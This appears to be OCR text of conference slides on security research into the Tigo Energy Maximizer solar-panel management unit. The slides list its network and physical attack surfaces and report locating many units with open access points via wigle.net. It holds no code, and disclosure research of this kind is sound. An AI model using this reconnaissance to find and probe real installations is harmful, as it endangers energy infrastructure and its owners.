
All Your Solar Panels are belong to Me

FRED BRET-MOUNET


Who am I?

- Disclaimer:
  - This presentation is based on information I gathered through my research. It is full of omissions and inaccuracies due to my own lack of knowlege and incompetency.
  - This research has performed on my (extensive) spare time. My employer has nothing to do with this content.
- WarGames (1983) – the first movie about a hacker?




"A hacker is one who enjoys the intellectual challenge of creatively overcoming limitations of software systems to achieve novel and clever outcomes."

Gehring, Verna (2004). *The Internet In Public Life*.




Tigo Energy Maximizer System



This is the topic of today!

Tigo Energy ® Maximizer™ Management Unit

- (Remotely) Manages individual Solar Panels through Bluetooth.
- In emergency conditions, can (remotely) disable the array by shutting down individual solar panels.
- Reports performance back to the Cloud.




Tigo Energy ® Maximizer™ Management Unit

- (Remotely) Manages individual Solar Panels through Bluetooth.
- In emergency conditions, can (remotely) disable the array by shutting down individual solar panels.
- Reports performance back to the Cloud.
- Can be used for performance SLAs…

Tigo Energy ® Maximizer™ Management Unit


- (Remotely) Manages individual Solar Panels through Bluetooth.
- In emergency conditions, can (remotely) disable the array by shutting down individual solar panels.
- Reports performance back to the Cloud.
- Can be used for performance SLAs…



Liquidated Damages Payable to the Owner by the Contractor for Breach of Guarantee: If, upon annual calculation of the Performance Ratio, th system fails to meet the guaranteed performance (does not meet the Required Annual Production amount during the given 12 month period), th the Contractor will compensate the Owner for the lost kWh production at a rate of $0.15 / kWh multiplied by the difference between Actual Production and Required Annual

I SCORED TODAY!!

Where it started…




Attack Surfaces - Logical

- Open Access Point
- httpd
  - Dns
- Ssh
- Serial to tcp
  - Dhcp
  - Unknown UDP 5002


Attack Surfaces - Physical

- uBoot
- Console
  - Rs-489
  - USB host
  - Emergency Button

Open Access Point




Open Access Point



- Thanks https://wigle.net/ !
- Located 160+ out of ~1000 with 24/7 open AP.
- 10000+ with limited window of opportunity for open AP.

